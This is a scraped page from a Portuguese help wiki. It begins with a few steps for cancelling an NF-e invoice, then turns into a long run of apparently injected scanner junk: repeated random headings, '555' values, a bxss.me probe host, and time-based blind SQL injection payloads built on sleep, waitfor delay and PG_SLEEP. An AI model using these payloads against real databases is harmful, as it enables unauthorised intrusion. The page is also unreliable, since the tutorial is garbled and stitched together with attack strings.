[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-04/image-1651168517475.png)
##### Preencha o espaço em branco com a justificativa do cancelamento, depois clique em ENVIAR E AUTORIZAR.
##### E em seguida, aparecerá a mensagem EVENTO CONFIRMADO, clique em OK e a NF-e foi cancelada.
##### Ao finalizar, o cliente pode emitir um comprovante, clicando em EMITIR COMPROVANTE.
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
1BPD7ITRXAN0
# 1IA4ML2HVZV0
555
# kXvrbKwH
555
# kXvrbKwH
)))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
# kXvrbKwH
555
# kXvrbKwH
555
# kXvrbKwH
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
# kXvrbKwH
555-1; waitfor delay '0:0:15' --
# kXvrbKwH
555-1); waitfor delay '0:0:15' --
# xfs.bxss.me
555
# kXvrbKwH
555
# kXvrbKwH
555NK3Ta1AM'; waitfor delay '0:0:15' --
# kXvrbKwH
555
# kXvrbKwH
555-1 OR 455=(SELECT 455 FROM PG_SLEEP(15))--
# kXvrbKwH
555
# kXvrbKwH
555-1) OR 424=(SELECT 424 FROM PG_SLEEP(15))--
# kXvrbKwH
555
# kXvrbKwH
555LzniulJD' OR 302=(SELECT 302 FROM PG_SLEEP(15))--
# kXvrbKwH
'"
# kXvrbKwH
555XY3oshgI') OR 630=(SELECT 630 FROM PG_SLEEP(15))--
# kXvrbKwH